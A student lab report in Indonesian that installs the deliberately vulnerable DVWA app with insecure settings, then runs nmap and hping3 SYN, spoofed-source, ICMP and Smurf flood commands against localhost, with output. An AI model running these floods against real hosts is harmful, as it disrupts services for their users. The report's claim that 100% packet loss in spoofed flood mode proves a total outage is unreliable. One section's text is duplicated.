TUGAS III

ADVANCED NETWORK SECURITY

OLEH:

Nama : UMMUL MU'MININ

Nim : 105841117323

Kelas : 5E

PROGRAM STUDI INFORMATIKA


FAKULTAS TEKNIK

UNIVERSITAS MUHAMMADIYAH MAKASSAR

2025


1. Instalasi DVWA

a. Install file



Install file zip pada link github yang diberikan.

b. Extract file



Setelah proses unduhan (download) file sumber DVWA berhasil dilakukan, langkah selanjutnya adalah melakukan ekstraksi file archieve tersebut. Proses ini bertujuan untuk menguraikan seluruh folder dan paket data aplikasi ke dalam direktori kerja agar file konfigurasi dan sistem web dapat diakses serta dijalankan oleh web server.

c. Pemindahan direktori

```
┌──(root㉿kali)-[/home/ummul]
└─# mv /home/ummul/Downloads/DVWA-master /var/www/dvwa
```

Setelah proses ekstraksi file selesai, langkah berikutnya adalah melakukan deployment aplikasi ke direktori web server. Proses ini dimulai dengan membuka terminal pada sistem operasi Kali Linux. Menggunakan hak akses root, perintah mv /home/ummul/Downloads/DVWA-master /var/www/dvwa dijalankan. Perintah ini berfungsi untuk memindahkan seluruh folder hasil ekstraksi dari direktori unduhan ke direktori /var/www/, sekaligus melakukan penggantian nama folder menjadi dvwa. Hal ini dilakukan agar aplikasi dapat dikenali dan dijalankan oleh layanan Apache2 melalui protokol HTTP.

d. Pemindahan ke Direktori Publik

```
┌──(root㉿kali)-[/home/ummul]
└─# mv /var/www/dvwa /var/www/html/dvwa
```

Setelah proses ekstraksi file selesai, langkah berikutnya adalah melakukan deployment aplikasi ke direktori web server. Proses ini dimulai dengan membuka terminal pada sistem operasi Kali Linux. Menggunakan hak akses root, perintah mv /home/ummul/Downloads/DVWA-master /var/www/dvwa dijalankan. Perintah ini berfungsi untuk memindahkan seluruh folder hasil ekstraksi dari direktori unduhan ke direktori /var/www/, sekaligus melakukan penggantian nama folder menjadi dvwa. Hal ini dilakukan agar aplikasi dapat dikenali dan dijalankan oleh layanan Apache2 melalui protokol HTTP.

e. Pengaturan Hak Akses (Permissions)

```
┌──(root㉿kali)-[/home/ummul]
└─# chmod -R 777 /var/www/html/dvwa
```

Setelah seluruh file aplikasi berada di direktori /var/www/html/dvwa, langkah krusial berikutnya adalah mengatur hak akses file menggunakan perintah chmod -R 777 /var/www/html/dvwa. Parameter -R (recursive) memastikan bahwa perubahan hak akses berlaku untuk folder utama beserta seluruh sub-folder dan file di dalamnya. Angka 777 memberikan izin penuh (read, write, dan execute) kepada semua pengguna sistem. Hal ini dilakukan agar web server Apache memiliki

otoritas yang cukup untuk membaca skrip PHP dan menulis file log atau konfigurasi selama proses instalasi aplikasi DVWA berlangsung.

f. Akses Direktori Konfigurasi

```
┌──(root㉿kali)-[/home/ummul]
└─# cd /var/www/html/dvwa/config
```

Setelah hak akses direktori berhasil diatur, langkah selanjutnya adalah melakukan konfigurasi sistem agar aplikasi DVWA dapat terhubung ke database. Proses ini dimulai dengan masuk ke dalam folder konfigurasi menggunakan perintah cd /var/www/html/dvwa/config melalui terminal. Direktori ini merupakan lokasi penting di mana file config.inc.php berada. Masuk ke direktori ini adalah persiapan wajib sebelum melakukan pengeditan parameter *database user*, *password*, dan *database name* agar aplikasi dapat diinstalasi dan dijalankan dengan benar pada tahap berikutnya.

g. Duplikasi File Konfigurasi

```
┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─# cp config.inc.php.dist config.inc.php
```

Setelah berada di dalam direktori konfigurasi, langkah selanjutnya adalah menyiapkan file konfigurasi aktif dengan menjalankan perintah cp config.inc.php.dist config.inc.php. Perintah cp (copy) ini digunakan untuk menyalin file template bawaan (.dist) menjadi file konfigurasi utama yang akan dibaca oleh aplikasi. Hal ini merupakan praktik standar dalam instalasi web server agar kita memiliki cadangan file asli jika terjadi kesalahan konfigurasi. File config.inc.php inilah yang nantinya akan diedit untuk memasukkan informasi kredensial database agar aplikasi DVWA dapat terhubung ke server database MariaDB atau MySQL.

h. Verifikasi File Konfigurasi

```
┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─# ls
config.inc.php  config.inc.php.dist
```

Setelah menjalankan perintah ls, terminal menampilkan dua file: config.inc.php dan config.inc.php.dist. Hal ini mengonfirmasi bahwa file konfigurasi aktif (config.inc.php) telah berhasil dibuat dan siap untuk dikonfigurasi pada tahap selanjutnya.

i. Aktivasi Layanan Database

```
┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─# service mysql start
```

Langkah selanjutnya adalah menjalankan layanan database dengan perintah service mysql start. Hal ini diperlukan agar aplikasi DVWA dapat terhubung ke MariaDB/MySQL untuk proses pembuatan tabel dan penyimpanan data.

j. Konfigurasi Database MariaDB


```
┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─# service mysql start

┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 11.8.3-MariaDB-1+b1 from Debian -- Please help get to 10k stars at https://github.com/MariaDB/Ser
ver

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.025 sec)

MariaDB [(none)]> CREATE USER 'user' IDENTIFIED BY 'pass';
Query OK, 0 rows affected (0.022 sec)

MariaDB [(none)]> GRANT ALL ON dvwa.* TO 'user';
Query OK, 0 rows affected (0.025 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]> EXIT;
Bye

┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─#
```

Setelah layanan aktif, dilakukan konfigurasi database melalui terminal MariaDB dengan perintah mysql -u root -p. Tahapan ini meliputi pembuatan database baru bernama dvwa, pembuatan user 'user' dengan password 'pass', serta pemberian hak akses penuh (*privileges*) kepada user tersebut agar aplikasi DVWA dapat mengelola data secara mandiri.

k. Pengeditan File Konfigurasi

```
┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─# mousepad /var/www/html/dvwa/config/config.inc.php
```


Langkah selanjutnya adalah membuka file konfigurasi utama menggunakan perintah mousepad /var/www/html/dvwa/config/config.inc.php. Penggunaan editor teks Mousepad ini bertujuan untuk memodifikasi isi file secara visual, khususnya pada bagian kredensial database agar sesuai dengan *user* dan *password* yang telah dibuat sebelumnya di MariaDB.



Di dalam editor Mousepad, dilakukan pengeditan pada file config.inc.php untuk menyesuaikan variabel database. Nilai pada db_user diubah menjadi 'user' dan db_password menjadi 'pass' agar sesuai dengan akun MariaDB yang telah dibuat sebelumnya. Sinkronisasi ini memastikan aplikasi memiliki otoritas penuh untuk mengakses dan mengelola database dvwa saat dijalankan melalui web server.

l. Konfigurasi PHP Service

Langkah selanjutnya adalah membuka file konfigurasi PHP menggunakan perintah mousepad /etc/php/8.4/apache2/php.ini melalui terminal. Tindakan ini dilakukan untuk mengakses pengaturan inti dari *scripting language* yang digunakan oleh web server Apache agar dapat mendukung fitur-fitur khusus aplikasi DVWA.




Di dalam file tersebut, dilakukan perubahan pada parameter allow_url_include = On dan allow_url_fopen = On. Pengaturan ini bertujuan untuk mengaktifkan fungsi pengambilan data dari URL eksternal, yang sangat diperlukan agar simulasi kerentanan seperti *File Inclusion* dapat berfungsi dengan normal saat praktikum berlangsung.

m. Restart Layanan Apache

```
┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─# service apache2 restart
```


Setelah seluruh konfigurasi pada file php.ini dan config.inc.php berhasil disimpan, dilakukan perintah service apache2 restart untuk memuat ulang layanan web server agar seluruh perubahan parameter keamanan dan koneksi database dapat segera diterapkan, sehingga aplikasi DVWA siap diakses melalui browser untuk tahap instalasi akhir.

n. Pemeriksaan Konfigurasi Sistem




Tahap awal pada *interface* web dilakukan dengan mengakses 127.0.0.1/dvwa/setup.php untuk melakukan Setup Check. Halaman ini memverifikasi bahwa seluruh prasyarat sistem, seperti status *writable* pada folder konfigurasi serta aktivasi modul PHP allow_url_include dan allow_url_fopen, telah berstatus 'Enabled' atau hijau, yang menandakan server siap untuk proses instalasi database.

o. Halaman Login Aplikasi



Setelah menekan tombol 'Create / Reset Database', sistem secara otomatis mengarahkan pengguna ke halaman Login. Pada tahap ini, autentikasi dilakukan menggunakan kredensial standar aplikasi DVWA, yaitu *username* 'admin' dan *password* 'password', untuk masuk ke dalam dasbor utama aplikasi.

p. Dasbor Utama DVWA



Setelah berhasil login, muncul halaman Welcome yang menandakan bahwa seluruh proses instalasi dan konfigurasi DVWA di atas web server Apache dan MariaDB telah selesai sepenuhnya. Aplikasi kini siap digunakan untuk melakukan berbagai simulasi pengujian keamanan sesuai dengan modul praktikum yang telah ditentukan.

2. Penggunaan Hping

a. Pemindaian Port

```
┌──(root㉿kali)-[/home/ummul]
└─# nmap -p 1-100 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-26 11:40 WITA
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000030s latency).
Not shown: 97 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Tahap awal penggunaan Hping dimulai dengan melakukan pemindaian port menggunakan perintah nmap -p 1-100 127.0.0.1 untuk memastikan target serangan tersedia. Berdasarkan hasil pemindaian, ditemukan bahwa port 80 (http) dalam status *open*, yang berarti web server target aktif dan siap menjadi jalur pengujian simulasi serangan *flooding* menggunakan hping3

b. Serangan SYN Flood

```
┌──(root㉿kali)-[/home/ummul]
└─# sudo hping3 -i u10 127.0.0.1 -p 80 -S
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=65495 rtt=18.9 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=65495 rtt=12.9 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=65495 rtt=11.9 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=65495 rtt=11.6 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=4 win=65495 rtt=11.4 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=5 win=65495 rtt=11.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=6 win=65495 rtt=10.8 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=7 win=65495 rtt=10.4 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=8 win=65495 rtt=16.5 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=9 win=65495 rtt=16.5 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=10 win=65495 rtt=28.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=11 win=65495 rtt=22.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=12 win=65495 rtt=19.4 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=13 win=65495 rtt=19.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=14 win=65495 rtt=18.9 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=15 win=65495 rtt=18.5 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=16 win=65495 rtt=18.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=17 win=65495 rtt=17.7 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=18 win=65495 rtt=17.3 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=19 win=65495 rtt=16.9 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=20 win=65495 rtt=16.6 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=21 win=65495 rtt=16.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=22 win=65495 rtt=5.0 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=23 win=65495 rtt=19.4 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=24 win=65495 rtt=17.0 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=25 win=65495 rtt=16.7 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=26 win=65495 rtt=15.6 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=27 win=65495 rtt=14.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=28 win=65495 rtt=13.9 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=29 win=65495 rtt=13.9 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=30 win=65495 rtt=13.7 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=31 win=65495 rtt=12.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=32 win=65495 rtt=11.8 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=33 win=65495 rtt=37.6 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=34 win=65495 rtt=37.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=35 win=65495 rtt=36.8 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=36 win=65495 rtt=36.4 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=37 win=65495 rtt=36.0 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=38 win=65495 rtt=35.7 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=39 win=65495 rtt=35.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=40 win=65495 rtt=34.7 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=41 win=65495 rtt=34.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=42 win=65495 rtt=31.4 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=43 win=65495 rtt=27.8 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=44 win=65495 rtt=27.3 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=45 win=65495 rtt=26.8 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=46 win=65495 rtt=24.8 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=47 win=65495 rtt=24.3 ms
```


Pada tahap inti pengujian, dilakukan simulasi serangan SYN Flood menggunakan perintah sudo hping3 -i u10 127.0.0.1 -p 80 -S. Argumen -i u10 digunakan untuk mengirimkan paket setiap 10 mikrodetik secara terus-menerus ke port 80, yang bertujuan untuk membanjiri antrean koneksi server target. Output terminal menunjukkan respons cepat dari server dengan flag SA (SYN-ACK) dan nilai *Round Trip Time* (RTT) yang bervariasi, mengonfirmasi bahwa server sedang berusaha melayani beban trafik masif yang dikirimkan sebelum akhirnya mengalami penurunan performa atau kelumpuhan layanan.

c. SYN Flood dengan Spoofing

```
┌──(root㉿kali)-[/home/ummul]
└─# sudo hping3 127.0.0.1 -S --flood -a 192.168.0.100
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
── 127.0.0.1 hping statistic ──
11597613 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


Tahap akhir pengujian dilakukan dengan serangan SYN Flood dalam skala penuh menggunakan perintah sudo hping3 127.0.0.1 -S --flood -a 192.168.0.100. Penggunaan opsi --flood memaksa sistem mengirimkan paket secepat mungkin tanpa menunggu respons, sementara opsi -a digunakan untuk memalsukan (*spoofing*) alamat IP asal guna menyulitkan pelacakan. Hasil statistik menunjukkan bahwa sebanyak 11.597.613 paket berhasil dikirimkan, namun tidak ada satu pun paket yang diterima kembali (100% packet loss), yang membuktikan bahwa sumber daya jaringan pada server target telah lumpuh total akibat banjir trafik tersebut.

d. PING Flood



Selain serangan pada protokol TCP, dilakukan juga pengujian menggunakan protokol ICMP melalui perintah sudo hping3 -1 -i u10 127.0.0.1. Dengan argumen -1, sistem mengirimkan paket *ICMP Echo Request* (ping) dengan interval 10 mikrodetik untuk membanjiri jalur komunikasi dasar jaringan. Output terminal menunjukkan respons balik dari server dengan informasi icmp_seq dan nilai *Round Trip Time* (RTT) yang sangat cepat, menandakan bahwa pada tahap awal ini lapisan ICMP target masih merespons beban trafik sebelum akhirnya mengalami saturasi atau kelumpuhan total akibat intensitas paket yang masuk.

e. Serangan Smurf



Berdasarkan statistik akhir dari simulasi serangan *Smurf* tersebut, terlihat bahwa sistem mengirimkan sebanyak 639 paket ke alamat *broadcast* dan menerima kembali 638 paket respons. Hasil pengujian menunjukkan nilai packet loss yang sangat rendah, yaitu hanya 1%, namun dengan nilai *Round-Trip Time* (RTT) maksimal yang melonjak drastis hingga 1003.0 ms. Tingginya latensi ini mengindikasikan bahwa meskipun jaringan masih mampu memproses paket, kepadatan trafik akibat respons *broadcast* yang masif telah menyebabkan kongesti serius yang memperlambat performa komunikasi data pada server target.

3. Kesimpulan

Praktikum ini berhasil mensimulasikan seluruh siklus penyiapan infrastruktur web server hingga pengujian ketahanannya terhadap serangan *Denial of Service* (DoS). Tahap awal dimulai dengan konfigurasi database MariaDB dan sinkronisasi kredensial pada file config.inc.php agar aplikasi DVWA dapat berjalan secara lokal. Penyesuaian konfigurasi PHP pada parameter allow_url_include dan allow_url_fopen menjadi langkah krusial untuk memastikan seluruh fitur simulasi kerentanan aplikasi dapat berfungsi optimal.

Pada tahap pengujian keamanan, hasil pemindaian Nmap mengonfirmasi bahwa port 80 (HTTP) berstatus terbuka, yang kemudian menjadi target utama serangan. Melalui berbagai pengujian menggunakan alat Hping3, ditemukan bahwa server sangat rentan terhadap serangan *flood*. Serangan SYN Flood mampu melumpuhkan layanan secara total dengan statistik 100% packet loss dari 11 juta paket yang terkirim. Sementara itu, serangan ICMP Smurf pada alamat *broadcast* menunjukkan dampak berupa lonjakan latensi (RTT) hingga 1003.0 ms, yang mengindikasikan terjadinya kongesti jaringan yang parah. Secara keseluruhan, praktikum ini membuktikan bahwa tanpa mekanisme pertahanan seperti *firewall* atau *rate limiting*, sebuah layanan web dapat dengan mudah dilumpuhkan oleh trafik paket yang masif.